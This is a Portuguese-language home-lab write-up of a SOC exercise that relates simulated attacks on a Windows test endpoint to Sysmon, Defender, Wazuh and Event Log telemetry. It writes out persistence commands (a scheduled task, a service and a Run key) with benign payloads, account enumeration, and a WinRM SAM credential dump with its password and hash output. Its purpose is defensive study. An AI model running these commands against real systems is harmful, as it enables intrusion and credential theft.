
Durante uma tentativa de transferência de arquivo utilizando certutil.exe, a execução com os parâmetros -urlcache -split -f foi identificada pelo Microsoft Defender no ambiente do laboratório. A atividade gerou os eventos 1116 e 1117 e a operação foi bloqueada.

Mecanismos de Persistência:

Após obter acesso a um sistema, um atacante pode utilizar mecanismos de persistência para manter o acesso mesmo após reinicializações ou novos logons. Neste laboratório foram simuladas técnicas baseadas em tarefa agendada, serviço do Windows e alteração de chave de registro.

Persistência por Tarefa Agendada:

```
PS C:\Users\thiago.comum\Documents> schtasks /create /tn "SOC_Lab_Task" /tr "cmd.exe /c echo Persistencia > C:\Temp\SOC_Lab_Task.txt" /sc daily /st 09:00 /f
O resultado da tarefa agendada "SOC_Lab_Task" foi criada corretamente.
```




Nesse caso o “payload” é inofensivo, apenas da um echo pra dentro de um arquivo txt em C:\Temp diariamente as 09:00

Persistência por Serviço do Windows:

```
*Evil-WinRM* PS C:\Users\thiago.comum\Documents> sc.exe create SOC_Lab_Service binPath= "C:\Windows\System32\calc.exe" start= auto
[SC] OpenSCManager: Falha 5:
Acesso negado.
```


A tentativa de criação do serviço retornou Access Denied, pois a conta comprometida não possuía privilégios suficientes para realizar a operação. Portanto, essa etapa representa uma tentativa de persistência malsucedida, e não a criação efetiva do serviço. Ainda assim, a atividade é relevante para a análise por demonstrar uma ação incompatível com os privilégios disponíveis para a conta.



Persistência por Chave de Registro:

Foi simulada persistência por meio da alteração de uma chave de registro associada à inicialização do usuário.

```
*Evil-WinRM* PS C:\Users\thiago.comum\Documents> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "SOC_Lab_RunKey" /t REG_SZ /d "c
md.exe /c echo Logon > C:\Temp\SOC_Lab_RunKey.txt" /f
A operação foi concluída com 'xito.
```



Discovery — Enumeração de Contas:

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\thiago.comum\Documents> net user

Contas de usuário para \\

-----
Administrador          Convidado              DefaultAccount
teste                  Thiago                 thiago.adm
thiago.comum           WDAUtilityAccount
0 comando foi concluído com um ou mais erros.
```


Durante a etapa de reconhecimento pós-comprometimento, foi realizada a enumeração das contas disponíveis no endpoint. A análise identificou uma conta administrativa ativa, representando um possível alvo para obtenção de privilégios mais elevados.

Para dar continuidade ao cenário, foi realizada uma nova tentativa de brute force contra a conta administrativa identificada, mas existem outros métodos mais complexos para

conseguir hashes de senhas e escalção vertical, nesse caso o foco é análise de logs então será prosseguido de forma simples com outro bruteforce

Após a obtenção de acesso com privilégios mais elevados, foi realizada uma simulação de acesso a hashes de credenciais armazenados no Windows.


```
WINRM 10.10.10.50 -u administrador -p 'Corp#@123!' -d -s --sam --dump-method powershell
WINRM 10.10.10.50 5985 CORP-CLIENTE [+] Windows 11 / Server 2025 Build 26100 (name:CORP-CLIENTE) (domain:corp.laboratorio.teste)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit
.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [+] .\administrador:Corp#@123! (Pwn3d!)
WINRM 10.10.10.50 5985 CORP-CLIENTE Administrador:500:aad3b435b51404eeaad3b435b51404ee:f886aa78ba3b130063246eeaf8c20a58:::
WINRM 10.10.10.50 5985 CORP-CLIENTE Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINRM 10.10.10.50 5985 CORP-CLIENTE DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINRM 10.10.10.50 5985 CORP-CLIENTE WDAgUtlilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a8ad2754221e6aabe8cdf8c5596647d:::
WINRM 10.10.10.50 5985 CORP-CLIENTE Thlago:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52ae2a693aeeccaz2b52:::
WINRM 10.10.10.50 5985 CORP-CLIENTE teste:1003:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562ef75c:::
WINRM 10.10.10.50 5985 CORP-CLIENTE thlago_comum:1004:aad3b435b51404eeaad3b435b51404ee:2b391dfc6690cc38547d74b8bd8a5b49:::
WINRM 10.10.10.50 5985 CORP-CLIENTE thlago_admin:1005:aad3b435b51404eeaad3b435b51404ee:2b391dfc6690cc38547d74b8bd8a5b49:::
```



A atividade gerou diferentes artefatos de telemetria no Sysmon, incluindo múltiplas criações de processos e atividades relacionadas ao carregamento de DLLs. Também foi possível observar a remoção do artefato utilizado ao final da execução.

Honeyfile — Monitoramento de Acesso a Arquivo Sensível:


Para permitir o registro de acessos ao honeyfile, foi configurada uma GPO habilitando a auditoria necessária no Windows.




A auditoria não foi aplicada a todos os arquivos do sistema, pois isso geraria um volume excessivo de eventos. Apenas arquivos selecionados para monitoramento foram configurados para produzir registros de acesso.

Em seguida, a auditoria foi configurada diretamente nas propriedades de segurança do arquivo selecionado, definindo quais acessos deveriam gerar eventos no Windows.

Arquivo -> propriedades -> segurança -> avançadas -> auditoria -> continuar -> adicionar -> todos



Agora o Windows vai registrar o **Event ID 4663** no log de **Segurança** toda vez que esse arquivo for acessado



o acesso ao arquivo monitorado foi registrado com sucesso, permitindo identificar o usuário e a operação associada ao evento.

Durante uma investigação, também é importante observar possíveis lacunas ou comportamentos anormais na telemetria. Intervalos inesperados entre eventos ou reduções significativas no volume de logs podem indicar invasão, mas deve ser colocado dentro de uma análise e de um contexto

O laboratório demonstrou como diferentes atividades realizadas contra um endpoint Windows podem ser registradas e analisadas utilizando Windows Event Logs, Sysmon, Microsoft Defender e Wazuh. Durante o cenário, foram observadas atividades de reconhecimento, tentativas de autenticação, acesso bem-sucedido, execução de processos, uso de ferramentas nativas do Windows, mecanismos de persistência e acesso a um arquivo monitorado.

O principal objetivo foi relacionar as ações executadas no endpoint com a telemetria gerada, permitindo compreender como esses eventos podem ser utilizados durante uma triagem e investigação em um ambiente SOC.